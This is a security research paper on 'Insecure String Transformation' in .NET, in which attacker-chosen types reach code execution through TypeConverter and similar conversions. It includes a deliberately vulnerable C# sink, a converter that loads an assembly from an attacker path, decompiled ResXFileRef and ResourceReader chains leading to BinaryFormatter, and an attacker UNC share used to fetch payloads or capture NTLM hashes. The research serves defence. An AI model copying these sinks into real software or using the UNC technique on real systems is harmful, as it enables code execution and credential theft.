Transformers: Dark Side of the Type - Weaponizing the Conversion Layer

by Oleksandr Mirosh | OpenText Fortify

1. Introduction and Context

Origins: Type Resolution as a Weapon

Object injection did not start with .NET, and it is not specific to any one language. Dynamic languages met the problem first. Stefan Esser documented PHP Object Injection in "Shocking News in PHP Exploitation" (2009) [1], where attacker-controlled input to `unserialize()` drives PHP magic methods such as `__wakeup()` and `__destruct()`. A year later, in "Utilizing Code Reuse/ROP in PHP Application Exploits" (2010) [2], he formalized Property-Oriented Programming (POP) chains: reusing the application's own code, reached through those magic methods, to assemble an exploit. Python's `pickle` carried the same hazard for years, by design, since unpickling can invoke an arbitrary `callable` object through `__reduce__`. The pattern holds across ecosystems: rebuilding an object from untrusted data gives the attacker influence over the code that runs during reconstruction.

Through the mid-2010s the research focus shifted to Java and .NET, the runtimes that carry most enterprise and server software. Object injection, already a code-execution bug in PHP and Python, followed.

The .NET thread starts with James Forshaw's "Are You My Type?" (Black Hat USA 2012) [3], where he examined the .NET serialization stack, including `BinaryFormatter` and `NetDataContractSerializer`, and the .NET Remoting channel built on top of it. James Forshaw showed that these mechanisms reconstruct objects from serialized type information, and that an attacker who controls which type is instantiated can push the runtime into states its authors never planned for: type confusion and sandbox escapes during object reconstruction. The threat model was on the table. What was missing was a

reusable path from "I control the type" to "I run code." Practical, weaponized gadget chains for these formatters were not yet publicly catalogued at that time; the 2012 work documented the danger without providing a working exploit chain.

That gap stayed open until 2017, when two pieces of work closed it independently. James Forshaw returned with "Exploiting .NET Managed DCOM" (Google Project Zero, 2017) [4] and published .NET remote code execution (RCE) gadgets effective against the binary formatters that his 2012 work had only flagged. The same year, we presented "Friday the 13th: JSON Attacks" [5] with our own RCE gadget for those formatters, `PSObject`. By 2017, the .NET ecosystem had both halves of the attack: the threat model from 2012 and working gadgets to realize it.

On the tooling side, Java was a step ahead. Frohoff and Lawrence (2015) established the methodology for systematic gadget documentation with "Marshalling Pickles" [6] and the ysoserial tool for Java. The ysoserial.net project [7] later provided the equivalent reference implementation for .NET deserialization payloads.

Across all these mechanisms the root weakness is identical. Whether the entry point is a deserializer or a remoting channel, each reconstructs an object by resolving a type and then running code to populate it. Once the attacker controls type resolution, the information in the data no longer describes the program's own objects; it describes the attacker's chosen object graph. In 2017 we carried this weakness from binary formatters into JSON.

Here we take it one step further: out of serializers and into the code that resolves types during a plain string-to-object conversion. We will show cases where the conversion alone reaches code execution, with no serializer at the entry point. But to see why that entry point was left unguarded, we first have to look at how the industry addressed the serializer-based ones.

The Parser Hardening Era and the Serialization Blind Spot

The deserialization gadget chains of that era did not stay theoretical; across binary formatters and typed JSON alike, attacker-controlled type resolution became a reliable path to remote code execution. The industry responded. Developers hardened parser and serializer configurations. `TypeNameHandling` was set to `None` [8]. `SerializationBinder`

implementations constrained type loading. Polymorphic binding was restricted, framework authors added documentation warnings, and SAST tools implemented rules for insecure deserialization endpoints. The hardening worked for the attack surface we highlighted in 2017.

That focused response produced an assumption we will prove wrong: if an application avoids a complex serializer, or configures one securely, it is safe from object-injection RCE. Review effort concentrated on parser endpoints, and structurally simpler code was treated as safe by design. Codebases continued to convert untrusted strings into complex objects, on the assumption that a transformation with no deserializer behind it carries no attack surface.

In our 2017 work, "Friday the 13th: JSON Attacks" [5], we already enumerated the conversion primitives typically used to rebuild an object from a string — `TypeConverters`, static `Parse(string)` methods, single-argument constructors, and property setters and getters. We reviewed all of them through a single lens: as gadgets in a deserialization chain, reached by a deserializer. We also published working RCE gadgets for several of them. The `TypeConverter` gadgets in particular were product-specific — they shipped in assemblies belonging to specific applications, so a target was exposed only if that application was installed.

In 2018, Soroush Dalili published the `System.Resources.ResXFileRef` vector [9]. The report stayed inside the deserialization framing — `ResXFileRef` was used as a bridge, the converter resolving an attacker-named type and reaching `BinaryFormatter` through the resource reader. What made it matter to us was where it lived. Unlike our `TypeConverter` gadgets from 2017, `ResXFileRef` sits in a framework assembly (`System.Windows.Forms`), present on essentially any .NET Framework target. It was the first `TypeConverter` RCE gadget we are aware of that was broadly available by default rather than tied to an installed product — the primitive we had described in 2017 now had a weapon that did not depend on the victim's software inventory. We return to this gadget in Section 3.2.

From Side Observation to Vulnerability Class


We saw the same pattern again in our 2020 SharePoint research, "Room for Escape: Scribbling Outside the Lines of Template Security" [10]. The paper presented more than twenty remote code execution vulnerabilities across Microsoft SharePoint and a range of Java template engines. One of the SharePoint cases concerns us here, because in it the string conversion itself is the vulnerability, with no serializer involved at all. CVE-2020-1460 [11] is that case. The conversion does the dangerous work on its own: no formatter, no parser configuration, and no binder governing the type decision. We disclose the full chain in Section 4.1.

It Is Not Insecure Deserialization — It Is Insecure String Transformation

If no serializer[1] is involved, can the bug still be called Insecure Deserialization? It cannot. The vulnerable code sits in what we call the Transformation Layer: the mechanisms that convert a raw string into a complex object.

The two attack vectors (Insecure Deserialization and Insecure String Transformation) share their structure and differ only in the entry mechanism:

Figure 1. Deserialization vs String Transformation



The two requirements we identified in 2017 still hold — an attacker-controlled type paired with an available gadget — but the RCE is produced by a string-to-object conversion rather

[1] Throughout this paper we use *serializer* for any format-driven object reconstruction, also called marshallers, formatters, or parsers in other contexts, and reserve *transformation* and *conversion* for the serializer-free mechanisms examined later in this paper.

than a serializer. Exploitation happens inside the primitives we call Insecure String Transformers, which resolve types and instantiate objects when a string is converted into an object.

This also changes how the bug is fixed. There is no parser configuration knob to disable it and no framework setting to harden against it; each fix is an allowlist added to the dangerous transformation after the specific bug is found. That is why the class persists.

The Gap in Prior Work

Insecure String Transformation sits in a blind spot that the earlier work never closed. Even the Transformation Layer case, `ResXFileRef`, was reported and classified as deserialization, because prior work assumes a serializer or parser drives the conversion. That assumption runs through the gadgets, the tooling, and the way the industry classifies the bug, and it leaves two gaps.

First, the classification is too narrow. OWASP places this attack family under Insecure Deserialization [12], and CWE-502 (Deserialization of Untrusted Data) is the standard identifier. Both assume the attack starts with a serialization operation. The pattern, attacker-controlled type resolution leading to unconstrained object instantiation, does not require serialization.

Second, the Transformation Layer has no security analysis. We are not aware of prior systematic security treatment of the `TypeConverter` infrastructure as an attack surface. Individual converters have appeared in exploit chains, but `TypeDescriptor.GetConverter()` as a type-selection primitive has not been described as a vulnerability class. The Microsoft `TypeConverter` reference [13] and the implementation guide [14] contain no security warning that resolving a converter through TypeDescriptor.GetConverter() and invoking its ConvertFrom() on untrusted input can carry security risks. The same gap applies to `Parse()`. The `PSObject` chain in our 2017 paper [5] was one instance of reflective `Parse()` dispatch reaching RCE, but the general pattern behind it was never named.

The attack surface is architectural. It exists in any .NET application that resolves a type from external input and invokes a conversion operation on that type. In the rest of this paper, we

formalize the Transformation Layer and these primitives, map the attack surface, and present the gadget chains that exploit it, both known and new. We show that the classification of such bugs, and the audit approaches built around them, both need to change. It is not Insecure Deserialization. It is Insecure String Transformation, and we will demonstrate attacks that begin with no serializer at the entry point (Sections 4.1 and 4.2).

2. The Transformation Layer

Most modern software runs on objects. In memory, a program works with typed instances: a `Color`, a `Point`, a configuration object, a domain model. But an object in memory cannot be written to a file, saved in a database, or sent across a network. Storage and transport move bytes and text, not live objects. To cross that boundary, a program needs a representation of the object that survives outside the process, and a way back from that representation to a usable instance.

When the object is large or deeply structured, developers reach for a format built for the job: JSON, XML, or a binary format, driven by a serializer that flattens the object on the way out and rebuilds it on the way in. That rebuild step is where Insecure Deserialization lives, and prior work, including ours, has covered it at length [5][10]. We treat the serializer here only as the familiar example of the heavy case. It is not the subject of this paper.

Many objects never need that complex machinery. A value can be simple enough to travel as a single string. A `Color` is `"#FF0000"`. A `Point` is `"3,5"`. A `DateTime` is `"2026-08-05T13:42:16"`. A type paired with a value is a short text token. No JSON document, no XML tree, no binary format, just text. The object still has to be reconstructed on arrival, which means a type still has to be selected and code still has to run to build the instance — the same two operations a serializer performs, but with no serializer and no serialization format behind them.

This is the code we call the Transformation Layer: the mechanisms that turn a plain string back into a constructed object without a serializer in between. It is plumbing that developers rely on constantly and is rarely treated as a security boundary. The rest of this section

names the conversion mechanisms inside it, separates the ones that can resolve and construct arbitrary types from the ones that cannot, and states the conditions under which a transformation primitive becomes an Insecure String Transformer. We carry forward the two requirements from our 2017 work: the attacker must influence type resolution, and the presence of a usable gadget. We show both hold even with no serializer in sight [5].

2.1 How .NET Transforms a String into an Object

The .NET runtime exposes several string-to-object conversion mechanisms. They sit at different layers and were built for different reasons: configuration parsing, data binding, design-time tooling, UI rendering, and serializer support. We investigate each one through two questions, shown in the last two columns of Table 1. The Potential Security Threat column describes what the mechanism can do on its own, regardless of input type. The In Scope for String-to-Object Attack column asks the narrower question this paper cares about: whether that capability is reachable when the attacker's input is nothing more than a string.

Table 1. .NET string-to-object mechanisms.

Mechanism	Key Capability	Potential Security Threat	In Scope for String-to-Object Attack
BitConverter [15]	Converts primitive types to and from their raw byte-array representation.	None. Target type is fixed.	No. Input is a byte array, not a string.
XmlConvert [16]	Converts scalar values to and from text that complies with XML and W3C standards.	None. Target type is fixed.	No. Target type is fixed.
Implicit / explicit operators	Coerce a value between two types fixed in the operator signature, selected by the compiler at the call site.	None directly. The type pair is fixed at compile time.	No. The attacker cannot steer a compile-time type pair.
Convert.ChangeType() [17]	Converts a value to a destination type supplied at runtime.	May be dangerous through the unsafe implementation of System.IConvertible.ToType().	No. A string input uses String's fixed ToType which resolves only to built-in types.

Mechanism	Key Capability	Potential Security Threat	In Scope for String-to-Object Attack
TypeConverter.ConvertFrom() [13][18]	Provides context-aware, framework-driven conversion of a string into an object for a resolved type.	High. An attacker-chosen type selects which converter runs.	Yes.
Parse() / TryParse() [19]	Parses a formatted string into an instance of the type itself.	High. There are dangerous Parse() implementations.	Yes.
new T(string) [20]	Constructs an object directly from a single string argument.	High. The single-argument constructor runs with attacker input.	Yes.
Parameterless Constructor + Setters/Getters	Allocates an instance with the default constructor, then runs code through property accessors.	High. Gadget code runs through accessors after instantiation.	Yes.
Custom Conversion Logic	Runs application- or framework-specific code that resolves a type and builds an object from a string.	High, depending on the specific implementation.	Yes.
Complex Serializers [5][10]	Reconstructs a full object graph from a structured format (JSON, XML, etc.).	High. Resolving and instantiating types from the input enables remote code execution.	Yes, but out of scope for this paper. Covered by prior work as Insecure Deserialization.

The list runs from the simplest mechanism to the most capable, and danger rises with it. The first four resolve no attacker-chosen type, so they fall away as not vulnerable, though not all for the same reason. `BitConverter`, `XmlConvert`, and the conversion operators never take a target type from input at all: the type is bound to the method name or to the operator signature, fixed before any value arrives. `Convert.ChangeType()` looks different, because it does accept a destination type at runtime, yet for a string source it still dead-ends. It dispatches on the source value's `IConvertible`, and a string resolves only to the built-in types. Reaching an unsafe `ToType` would require the attacker to control a non-string source, which means it is not a string-to-object conversion.

It helps to view `ChangeType` and `ConvertFrom` together, because their resemblance masks opposite behavior. Both accept a type and a value and return a constructed object. `ChangeType` is bounded by `IConvertible`: it converts only among the fixed built-in types and cannot instantiate an attacker-chosen type. `ConvertFrom` asks `TypeDescriptor` for the converter registered to the resolved type, and that converter can do whatever its author wrote.

From `ConvertFrom` onward, the mechanisms share one trait: each resolves a type and runs code to build an instance of it from a string. `TypeConverter.ConvertFrom()`, `Parse()`, the single-string constructor, the default constructor followed by property accessors, and custom conversion logic are the surface this paper examines. They differ in how much machinery the caller invokes, but each is a string-to-object conversion with no serializer behind it [5].

The last row is the most capable and the one we set aside. A complex serializer resolves and instantiates types from a structured format and can reach remote code execution when its expected type is under attacker control, as we showed in 2017 and 2020 [5][10]. That failure already carries a name, Insecure Deserialization; prior work has covered it. We list it only to mark the boundary our layer sits beside. Our focus is the rest of the table: the mechanisms that carry no serializer behind them.

The next two subsections precisely define the transformation layer and state the conditions under which one of these mechanisms becomes an Insecure String Transformer.

2.2 Defining the Transformation Layer

The Transformation Layer is the framework and library code that turns a plain string into a constructed object without a serializer in between. It is not one API or one namespace. It is every mechanism in the previous table marked in scope, gathered under a single name because they share one role: producing an object from a string through direct calls rather than through a parsed format.

The layer runs constantly in ordinary applications, almost always for good reasons. A configuration reader turns a setting value into a typed object. A data-binding expression assigns a string to a property. A design-time editor turns "3,5" into a `Point`. Model binding

turns a form field into a domain object. None of this involves a serialization format (the structured document, JSON, XML, or a binary blob, that represents a full object graph) and none of it invokes a serializer to read one. Each is a direct call that performs the same two steps named at the start of this section, selecting a type and populating an instance, with none of the machinery the word serialization implies.

That absence is the defining property. Because there is no serialized data, there is nothing to inspect for a type discriminator, no `TypeNameHandling` value and no `SerializationBinder` to review, and no parser configuration to harden, because there is no serializer. The conversion is a property assignment or a single framework call.

In 2017 we set out the two conditions under which a serializer becomes exploitable [5]:

1. The attacker can control the type to be instantiated.
2. The mechanism invokes methods on the reconstructed object.

Neither condition mentions serialization. They describe any code that turns external input into an object, whatever route it takes. The Transformation Layer satisfies both: it resolves a type, and it runs code to build that type. What separates the safe use from the vulnerable one is whether anything restricts which type may be resolved. The next part states that condition precisely and defines the point at which a transformation primitive becomes an Insecure String Transformer.

2.3 Insecure String Transformers: A Formal Definition

A mechanism from the Transformation Layer becomes an Insecure String Transformer when all four of the following hold:

1. It accepts an attacker-controlled string as input.
2. It resolves a .NET type during conversion, from the string itself, from metadata beside it, or from a separately controlled parameter.
3. It instantiates or populates an object of that resolved type.
4. It does not sufficiently restrict which types may be resolved.

The first three steps describe a working transformer; the kind an application relies upon every day. The fourth is what makes it insecure. The restriction is rarely all or nothing. A

mechanism may accept any type, or it may apply a check that looks protective yet still admits a dangerous one: a weak type filter, an expected-object-graph inspection that an `Object` member or a derived type slips through, an allowlist that the attacker's gadget already satisfies. We covered these bypasses in 2017 under finding entry points in object graphs [5]. Whenever the restriction is missing or porous enough that the attacker can still steer resolution to a type that runs code, the two conditions we set in 2017 are met without a serializer present: step 2 hands over the choice of type, and step 3, together with whatever that type runs on construction or assignment, supplies the method invocation.

The mechanisms below are the in-scope rows from the Table 1. Each one can take part in a string-to-object attack that meets this definition.

- **`TypeConverter.ConvertFrom()`.** `TypeDescriptor.GetConverter()` resolves the converter registered to a type, and `ConvertFrom()` runs it against the string. When the type is attacker-controlled, the attacker chooses which converter executes, and the converter does whatever its author wrote. This is the primitive the rest of the paper returns to most often.
- **`Parse()` / `TryParse()`.** A static parse method on an attacker-selected type. The attacker controls which `Parse()` runs, and some implementations do far more than parse.
- **`new T(string)`.** A single-string constructor on an attacker-selected type. The attacker-controlled `string` flows straight into construction.
- **Parameterless constructor with setters and getters.** The default constructor allocates the instance, and code runs through the property accessors that follow.
- **Custom conversion logic.** Custom code that resolves a type and builds an object from a string on its own terms.

Each bullet is the same four steps in a different disguise — a string in, a type resolved from it, an object built, and no restriction strong enough to stop the type from running code. That is the definition. Whether any of them becomes a real attack depends on reach and on what types are present to resolve, which is where the next section begins.

3. The Attack Surface

The definition tells us what an Insecure String Transformer is; it does not tell us when one is dangerous. That depends on two things the previous section left open: whether an attacker can reach the transformer, and whether the runtime offers a type worth resolving. Reach is where the attacker-controlled string enters — data binding, model binding, configuration, resource files, or a plain property assignment. What the runtime offers is the subject of 3.1. From there the section takes the transformers one at a time, with working gadgets that show each in action.

3.1 Type Availability: The Attacker's Inventory

Before any dangerous transformer can do harm, two questions decide what it has to work with: which types the loader can find, and which of those do something useful once triggered? The first axis is availability. A type does not have to be loaded in the process already, but it has to be resolvable by name, so the loader can pull it in on demand. Anything the loader cannot locate is out of reach. The second axis is usefulness: a type that loads but does nothing useful for an attacker when triggered is dead weight. The attacker's inventory is the overlap: types the loader can reach, and whose code is interesting enough to serve as a gadget in the attack chain. The size of that inventory splits along one line: .NET Framework versus modern .NET.

On .NET Framework, availability is barely a constraint. The Global Assembly Cache (GAC) is a single machine-wide store of strong-named assemblies, and any .NET Framework application on the machine can load any of them by name through the loader [21]. Two kinds of assembly live there. The first is the framework itself: `PresentationFramework`, `System.Workflow.ComponentModel`, `System.Web`, and the rest of the installed surface, each loadable whether or not the application references it. The second kind of assembly is easy to overlook and matters more. Every other product installed on the machine can register its own strong-named libraries into the same store. A line-of-business application, a database driver, a backup agent: each can add assemblies the target never referenced, and the loader will dynamically pull any of them on demand. The inventory is therefore not "what this application ships." It is "what any product on this machine ever added to the GAC."

A strong name is all the loader needs to find one:

Listing 1. **C#** GAC resolution by strong name (.NET Framework)

```
// .NET Framework: resolved from the GAC, no project reference required
Type.GetType("System.Windows.Data.ObjectDataProvider, PresentationFramework,
Version=4.0.0.0, Culture=neutral, PublicKeyToken=31bf3856ad364e35");
```

The string carries the simple name, version, culture, and public key token; the loader matches it against the GAC and brings the assembly in. From the attacker's side this is the ideal case: the whole installed machine is a pantry of gadgets, and the transformer is the key that opens it. It is no accident that the most impactful transformer attacks to date have landed on .NET Framework, where the available set is at its widest [5].

Modern .NET takes the pantry away. Its loader does not use the GAC, and there is no machine-wide store in its place. What an application can load now comes from two places, not one, and they behave very differently. The first is the shared framework it targets: the system libraries that ship with the runtime for that kind of application, identical across every application of that type and version. The second is the application itself, its own assemblies plus every dependency it brings along, listed in its `deps.json` file [22][23]. Anything outside both is unreachable for the loader. We measure them separately, because the first is fixed and the second is chosen.

Part one: the shared framework. Fixed by the .NET version and the application type. Three frameworks define it, and an application targets one or more:

Table 2. Type Availability in modern .NET applications .

Shared framework	Availability	Assemblies (approx.)	Gadget outlook
Microsoft.NETCore.App	always; every modern .NET application loads it	~160	Very narrow surface. Gadgets exist, but none with meaningful impact.
Microsoft.AspNetCore.App	application targets the Web SDK or adds the reference to it	~160 + ~150 ASP.NET Core	Largest assembly count but still lacks useful gadgets.
Microsoft.WindowsDesktop.App	application is a desktop application (UseWPF / UseWindowsForms)	~160 + ~45 Win Desktop	The rich row. Carries many of the same .NET Framework gadgets used in past attacks.

The last row is the one that decides most transformer attacks for modern .NET applications. Among the shared frameworks, the high-value gadgets the attacker reaches arrive only with `Microsoft.WindowsDesktop.App`. An ASP.NET Core application that targets only its own shared framework does not carry them, so the call that the GAC answered on .NET Framework comes back empty:

Listing 2. **C#** Same resolution on .NET 8 ASP.NET Core returns null

```
// .NET 8 ASP.NET Core, PresentationFramework not referenced
Type.GetType("System.Windows.Data.ObjectDataProvider, PresentationFramework,
Version=8.0.0.0, Culture=neutral, PublicKeyToken=31bf3856ad364e35");
// returns null. The assembly is not in this application's shared framework.
```

Part two: the application and its dependencies. Chosen by the developer, so it differs with every application. Every NuGet package the application references, and every transitive dependency those packages pull in, is recorded in `deps.json` and resolvable by name [23]. This is where the narrowing of modern .NET quietly undoes itself. A base ASP.NET Core process carries no `PresentationFramework`, but the moment it references a library that does, directly or through some package deep in its dependency graph, those desktop gadgets are back in reach. The core libraries in `Microsoft.NETCore.App` are always present, but they are rarely the prize; the dangerous gadgets usually arrive through the dependencies the application pulled in. The hunt on modern .NET therefore shifts. It is no longer "what is installed on this machine," but "what did this application choose to ship" - a question the following sections keep returning to.

We have settled what is reachable: on .NET Framework the whole machine, on modern .NET the shared framework together with whatever the application shipped. Reachable is not the same as executed. A type the loader can find does nothing until a transformer resolves it and lets its code run. We take the five transformers one at a time, starting with `TypeConverter.ConvertFrom()`.

3.2 TypeConverter: The Type Selects the Code

A `TypeConverter` is a class whose single job is to convert a value from one type into another [13]. The case that concerns us is conversion from a string: given a string, return a live instance of a target type. The target type does not convert itself; the work belongs to a separate `TypeConverter` class tied to that type.

The mechanism has three parts: the target type, the `TypeConverter` associated with it, and `TypeDescriptor`, the resolver that maps one to the other [18]. A conversion runs in two steps. `TypeDescriptor.GetConverter()` resolves the `TypeConverter` the target type declares [18], and then that `TypeConverter` turns the string into an object.

The second step is exposed through a few methods that do the same job, `ConvertFrom()`, `ConvertFromString()`, and `ConvertFromInvariantString()` among them [13][19]. Behind all of them is the conversion logic the `TypeConverter`'s author wrote to turn a string into an object, and that logic is where the interesting code for attacks lives. That conversion logic is what makes this a transformer and not a fixed parse. `GetConverter()` does not return a hard-coded `TypeConverter`; it returns whichever one the supplied type declares. Choosing the target type chooses the `TypeConverter` class and therefore chooses which conversion logic runs.

A minimal example makes this concrete. Consider a method that takes a caller-supplied type name and a value, then performs the conversion.

Listing 3. **C#** The TypeConverter sink: both arguments attacker-controlled

```
// Both arguments are attacker-controlled
object InsecureStringTransformer(string inputTargetTypeName, string inputString)
{
    // Step 1: attacker chooses the type
    Type targetType = Type.GetType(inputTargetTypeName);

    // Step 2: the type selects its converter
    TypeConverter converter = TypeDescriptor.GetConverter(targetType);

    // Step 3: the converter runs against the attacker string
    return converter.ConvertFromString(inputString);
}
```

Nothing in this method looks dangerous, and that is the point. The danger is not here; it is in whichever converter the named type declares. A converter that does real, ordinary-looking work, building an object from a resource the string points to, is enough:

Listing 4. **C#** Synthetic converter that loads a plugin from the string

```
// A type whose converter loads a plugin named by the string
[TypeConverter(typeof(PluginConverter))]
class Plugin { }
// A converter for Plugin type
class PluginConverter : TypeConverter
{
    public override object ConvertFromString(string value)
    {
```

```
        // The string is treated as a path to a plugin assembly, which is loaded
        Assembly asm = Assembly.LoadFrom((string)value);

        // Instantiating a type from the loaded assembly runs its code
        return asm.CreateInstance("Plugin");
    }
}
```

Now trace the two inputs through. The attacker sets `inputTargetTypeName` to `Plugin` and `inputString` to the path of an assembly they control. The sink resolves the type, `GetConverter()` returns the `PluginConverter` the type declares, and `ConvertFromString()` runs its body: it loads the attacker's assembly and instantiates a type from it, which runs the attacker's code. The application wrote no payload and loaded nothing itself. It only asked a type to convert a string, and the type it was told to use brought the code with it. This is what the section title means: *the type selects the code*.

It is worth noting that in real cases these two parts belong to different libraries, or even different applications. The transformer lives in one place, the converter in another, and nothing connects them but the type name the attacker supplies.

The author of the transformer had a few types in view when it was created: a `Color`, a `Point`, a domain type of its own. It never considered the full set of types the process can resolve, because that set was never its focus when it was designed. As 3.1 showed, the set is large, and on .NET Framework it is effectively the whole machine: every .NET framework assembly, and every converter that any installed product ever registered. The transformer trusts a type set no one has seen and no one can enumerate.

The converter's author made the opposite assumption. It built the converter for a setting it controlled and judged the code safe there. What it did not weigh is that a converter is reachable by anyone who can name its type. Its safety was never the property of the converter itself; it was the property of who could reach it, and that was never in its control.

The attack lives in the gap between the two, but the two sides are not equally able to close it. The converter side genuinely cannot bound its callers: once a type ships, anyone who can name and resolve it can reach its converter. The transformer side is different. It can and should restrict which types it will resolve, and an allowlist of expected types is the direct defense. Section 2.3 named the absence of that restriction as the fourth condition that turns a transformer insecure. The vulnerability is simply a transformer that skips restricting

types to an allowed list, resolving whatever type it was handed. The attacker only has to find one whose converter does something useful, and hand its name to a transformer.

The converter above was synthetic, written only to show the shape of the attack. It would be fair to suspect that real dangerous converters do not exist, that no shipping type does anything so useful when handed a string. **They do exist**, and the rest of this section is where we show them.

The Visual Studio Converters. These two converters are not new here. They were among our first examples of the technique, presented in the 2017 work, and the full chains, payloads, and analysis are documented there [5]. We revisit them briefly because they still make the point clean. Both were part of the Visual Studio installation, and both were reached through `ConvertFrom`, and each drives a full deserializer behind that trigger. `XamlSerializationWrapperConverter`, in `Microsoft.VisualStudio.ExtensionManager.Implementation.dll`, passes the string to `XamlReader.Load`, bridging into XAML parsing; it is still present in current Visual Studio. `EndpointCollectionConverter` took its string as serialized data and ran it through `BinaryFormatter` deserialization; it shipped in the `Microsoft.VisualStudio.Modeling.Sdk.Diagrams` surface but is absent from current builds, where the assembly remains and the converter is gone.

ResXFileRef. We have already met `ResXFileRef` earlier in this paper. It came a year after the Visual Studio converters, documented by Soroush Dalili in 2018 [9], and it follows the same converter pattern. What sets it apart is reach. It is not tied to any product: it ships with .NET Framework in `System.Windows.Forms`, which places it in the GAC and within reach of any process on the machine, and it carries forward into modern .NET as part of the `Microsoft.WindowsDesktop.App` shared framework.

The type is `System.Resources.ResXFileRef`, and it declares its converter the ordinary way:

Listing 5. **C#** ResXFileRef declares its converter

```
[TypeConverter(typeof(ResXFileRef.Converter))]
[Serializable]
public class ResXFileRef { /* ... */ }
```

The converter's input string has the form `filename;typename;encoding`. `ConvertFrom()` parses that string, resolves the named type, reads the named file, and instantiates the type from the file's bytes:

Listing 6. **C#** ResXFileRef.Converter.ConvertFrom resolves a type and builds it

```
public override object ConvertFrom(ITypeDescriptorContext context, CultureInfo culture, object value)
{
    string text = value as string;
    if (text != null)
    {
        // "filename;typename;encoding" -> [ filename, typename, encoding? ]
        string[] array = ParseResxFileRefString(text);
        string fileName = array[0];
        // 1) attacker-named type, resolved by name (throwOnError = true)
        Type type = Type.GetType(array[1], true);
        // ... string / byte[] / MemoryStream fast paths omitted ...
        // 2) read the named file into a stream
        MemoryStream memoryStream = new MemoryStream(/* bytes of fileName */);
        // 3) construct the named type from the file stream
        result = Activator.CreateInstance(type, BindingFlags.Instance | BindingFlags.Public | BindingFlags.CreateInstance, null, new object[] { memoryStream }, null);
    }
    return result;
}
```

Read the three numbered steps. Both halves of the payload are attacker-controlled: the type name at `array[1]` and the file path at `array[0]`. Step one resolves an arbitrary type by name. Step three then hands that type's single-argument constructor `Stream` over the file. A single `TypeConverter` therefore reaches an arbitrary type and drives its stream constructor, with no serializer of its own; it simply builds an attacker-named type from attacker-influenced bytes and trusts whatever that constructor does.

One detail widens the reach further. The file is opened with an ordinary `FileStream`, which accepts UNC paths. The path is not limited to a local file; `\\attacker\share\payload` pulls the bytes from a remote SMB share the attacker controls, so the gadget needs no pre-existing file on the target.

Impact. `ResXFileRef` is dangerous without any additional chaining. Because the path may be a UNC path, simply naming `\\attacker\share\payload` makes the target reach out over SMB when the file is opened. That single outbound connection is already useful: it may lead to DNS resolution, a useful out-of-band signal for blind detection; it is a server-side request to an attacker-chosen destination; and the SMB handshake may expose NTLM credentials,

opening the door to hash capture and relay or replay attacks. All of this lands with almost any type name, before the constructor runs.

Richer outcomes, up to code execution, need the named type to be one whose stream constructor acts dangerously on the bytes it receives. Soroush Dalili named three such types in `System.Resources`: `ResourceSet`, `ResXResourceSet`, and `ResourceReader` [9]. Each is constructible from a stream and parses that stream as a binary **`.resources`** file, which can carry serialized objects read through `BinaryFormatter`, the established route to code execution. `System.Resources.ResourceSet` is one of them. Its constructor builds a `ResourceReader` over the provided stream; the `ResourceReader` initializes itself and stands up a `BinaryFormatter` as it reads the resource layout:

Listing 7. **C#** ResourceSet / ResourceReader stand up a BinaryFormatter

```
// System.Resources.ResourceSet
public ResourceSet(Stream stream)
{
    this.Reader = new ResourceReader(stream);
    /*...*/
    this.ReadResources();
}

// System.Resources.ResourceReader
public ResourceReader(Stream stream)
{
    /*...*/
    this._store = new BinaryReader(stream, Encoding.UTF8);
    this._ums = (stream as UnmanagedMemoryStream);
    this.ReadResources();
}

// System.Resources.ResourceReader
private unsafe void ReadResources()
{
    BinaryFormatter binaryFormatter = new BinaryFormatter(null, new
StreamingContext(StreamingContextStates.File |
StreamingContextStates.Persistence));
    this._typeLimitingBinder = new
ResourceReader.TypeLimitingDeserializationBinder();
    binaryFormatter.Binder = this._typeLimitingBinder;
    this._objFormatter = binaryFormatter;
    /*...*/
}
```

`ResourceSet`'s `ReadResources` enumerates the set and pulls each value, and each value access drives the `ResourceReader` through `GetValueForNameIndex` → `LoadObjectV2` → `_LoadObjectV2` → `DeserializeObject`, which reaches the formatter:

Listing 8. **C#** Value access drives ResourceReader toward the formatter

```
// System.Resources.ResourceSet
protected virtual void ReadResources()
{
    IDictionaryEnumerator enumerator = this.Reader.GetEnumerator();
    while (enumerator.MoveNext())
    {
        object value = enumerator.Value;
        this.Table.Add(enumerator.Key, value);
    }
}

// System.Resources.ResourceReader.ResourceEnumerator
public object Value
{
    get
    {
        /*...*/
        return this._reader.GetValueForNameIndex(this._currentName);
    }
}

// System.Resources.ResourceReader
private object GetValueForNameIndex(int index)
{
    /*...*/
    if (this._version == 1)
    {
        result = this.LoadObjectV1(num2);
    }
    else
    {
        ResourceTypeCode resourceTypeCode;
        result = this.LoadObjectV2(num2, out resourceTypeCode);
    }
    /*...*/
}
```

Listing 9. **C#** LoadObjectV2 / _LoadObjectV2

```
// System.Resources.ResourceReader
internal object LoadObjectV2(int pos, out ResourceTypeCode typeCode)
{
    object result;
    try
    {
        result = this._LoadObjectV2(pos, out typeCode);
    }
    catch (EndOfStreamException inner)
    {
        /*...*/
    }
    return result;
}

// System.Resources.ResourceReader
private object _LoadObjectV2(int pos, out ResourceTypeCode typeCode)
{
```

```
19      this._store.BaseStream.Seek(this._dataSectionOffset + (long)pos,
    SeekOrigin.Begin);
20      typeCode = (ResourceTypeCode)this._store.Read7BitEncodedInt();
21      /*...*/
22      if (typeCode < ResourceTypeCode.StartOfUserTypes)
23      {
24          throw new
    BadImageFormatException(Environment.GetResourceString("BadImageFormat_TypeMismatch"));
25      }
26      int typeIndex = typeCode - ResourceTypeCode.StartOfUserTypes;
27      return this.DeserializeObject(typeIndex);
28  }
```

